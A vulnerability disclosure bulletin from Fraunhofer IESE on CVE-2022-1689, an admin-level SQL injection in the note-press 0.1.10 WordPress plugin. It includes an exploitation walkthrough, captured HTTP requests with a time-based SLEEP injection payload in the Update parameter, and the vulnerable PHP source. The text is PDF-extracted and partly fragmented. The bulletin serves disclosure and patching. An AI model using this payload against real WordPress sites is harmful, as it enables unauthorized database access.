



(2/3) note-press 0.1.10 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	note-press
Affected Software Type	WordPress plugin
Version	0.1.10
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1689
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/note-press
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1689

Vulnerability Description

The `Update` data parameter in note-press 0.1.10 is vulnerable to SQL injection. An




Security Bulletin


of the [Fraunhofer IESE](#) Research Institute

Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.



Go to `Note Press`.



Choose an arbitrary `Title` and click on `Add Note`.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

Note Press

Note Press Settings

Collapse menu

For more information and instructions please visit our website at:
<http://www.datainterlock.com>

Please consider supporting the development of Note Press by clicking the image above and becoming a Patreon.

Back to List

Add a Note

Title:
Test

Save

Add Note

Enter a title for this note.

To:

No

Customer
Shop manager
admin
author Weezlee

Choose who you wish to send this note to. Ctl-click to choose multiple recipients.

Sticky Note:

☐ Make this note a Dashboard sticky.

Select Color

Note: Users who do not have the ability to write notes can only see Sticky Notes.

Deadline:

mm / dd / yyyy

Enter a deadline for this note or leave this field blank for no deadline.
Not all browsers support a date picker. If you do not have the option to select a date, please enter one in the format MM/DD/YYYY.

Priority:

Low

Select a priority for this note.

Click on Edit.



Security Bulletin

of the [Fraunhofer IES](#) Research Institute

For more information and instructions please visit our website at: <http://www.datainterlock.com>

Please consider supporting the development of Note Press by clicking the image above and becoming a Patreon.

[Add A Note](#)

Notes

[Search](#) 1 item

Bulk actions [Apply](#)

<input type="checkbox"/>	Icon	Title	By	To	Date	Priority	Read	Deadline
<input type="checkbox"/>		Test	admin	admin	2022-05-04 09:17:27		<input checked="" type="checkbox"/>	
		View Edit Delete						
<input type="checkbox"/>	Icon	Title	By	To	Date	Priority	Read	Deadline

Bulk actions [Apply](#) 1 item

Click on [Update Note](#).

localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&action=edit&id=17

hacking playground

Howdy, admin

Note Press

For more information and instructions please visit our website at: <http://www.datainterlock.com>

[Back to List](#)

Edit a Note

Title:

Test

Enter a title for this note.

Sticky Note:

☐ Make this note a Dashboard sticky.

[Select Color](#)

Note: Users who do not have the ability to write notes can only see Sticky Notes.

Deadline:

mm / dd / yyyy

Enter a deadline for this note or leave this field blank for no deadline.
Not all browsers support a date picker. If you do not have the option to select a date, please enter one in the format MM/DD/YYYY.

Save

[Update Note](#)

Clicking the previous button triggers the vulnerable request. [Update](#) is the vulnerable data parameter.



```
Gecko/20100101 Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&ac
tion=edit&id=17
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 140
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
47f; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
62b; wp-settings-1=
editor%3Dtinymce%26amp;libraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651655077;
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 _wpnonce=f5b4b02f56&Title=Test&stickycolor=&Deadline=&Priority=0
&iconselect%5B%5D=ashlock.png&display_name=admin&
Note_Presseditor: &Update=17

Expires: Wed, 11 Jun 2021 08:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 36676
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html;
18 charset=UTF-8" />
19 <title>
Note Press &lsquo; hacking playground &#8212; WordPress
20 </title>
<script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
};
else if(typeof wpOnload!=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
func();
}
}
};
var ajaxurl = '/wp-admin/admin-ajax.php',
pagenow = 'toplevel_page_Note_Press-Main-Menu',
typenow = '','
```

A POC may look like the following request:



```
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0)
Gecko/20100101 Firefox/91.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&edit=20
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 186
11 Origin: http://localhost
12 DNT: 1
13 Connection: close
14 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651839440%7Chp0aXGxwBVicldQGb3YwZKxfvD90JqsNtiHV5HEFspC
%7Cd81714b4c03d2be9fb3f36e15a075d7cd27a9f61b14fe1e8f6eb016f82b1a
c99; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651839440%7Chp0aXGxwBVicldQGb3YwZKxfvD90JqsNtiHV5HEFspC
%7Cce8efa23a969a00b368d4f9e6a004098836ccc87f203dea4037bcb2dd757f
6d3; wp-settings-1=
editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651666640
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: 71
20 _wpnonce=ecb0b5b4c9&Title=Test&stickycolor=&Deadline=&Priority=0
&iconselect%5B%5D=aablank.png&display_name=admin&
Note_Presseditor=&Update=
20+AND+ (SELECT+3630+FROM+ (SELECT (SLEEP(5)))KdTt)
4 Expires: Wed, 11 Jan 1994 08:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 36649
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
18 <title>
Note Press &lsquo; hacking playground &#8212; WordPress
19 </title>
20 <script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
};
else if(typeof wpOnload!=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
func();
};
};
var ajaxurl = '/wp-admin/admin-ajax.php',
pagenow = 'oplevel_page_Note_Press-Main-Menu',
typenow = '';
```

In the code, the vulnerability is triggered by unsanitized user input of `Update` at line 1103 in `./admin/Note_Press-admin-menu.php`. The final database query is called at line 879 of the same file.

```
1100 }
1101 if (isset($_POST['Update']))
1102 {
1103     Note_Pressupdate_note($_POST['Update']);
1104 }
```

```
868 }
869 function Note_Pressupdate_note($thisid)
870 {
871     global $wpdb;
872     if (stripslashes_deep($_POST['Title']) == '')
873     {
874         Note_PressshowMessage(__('A note must have a title.', 'Note_Press'), true);
875         Note_Pressget_notes();
876         exit;
877     }
878     $table_name = $wpdb->prefix . "Note_Press";
879     $mylink = $wpdb->get_row("SELECT * FROM $table_name where ID=$thisid");
880     if ($mylink)
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings



Security Bulletin

of the [Fraunhofer IES](#) Research Institute

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&action=edit&id=17
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_wpnonce=f5b4b02f56&Title=Test&stickycolor=&Deadline=&Priority=0&iconselect%5B%5D=aablank.png&d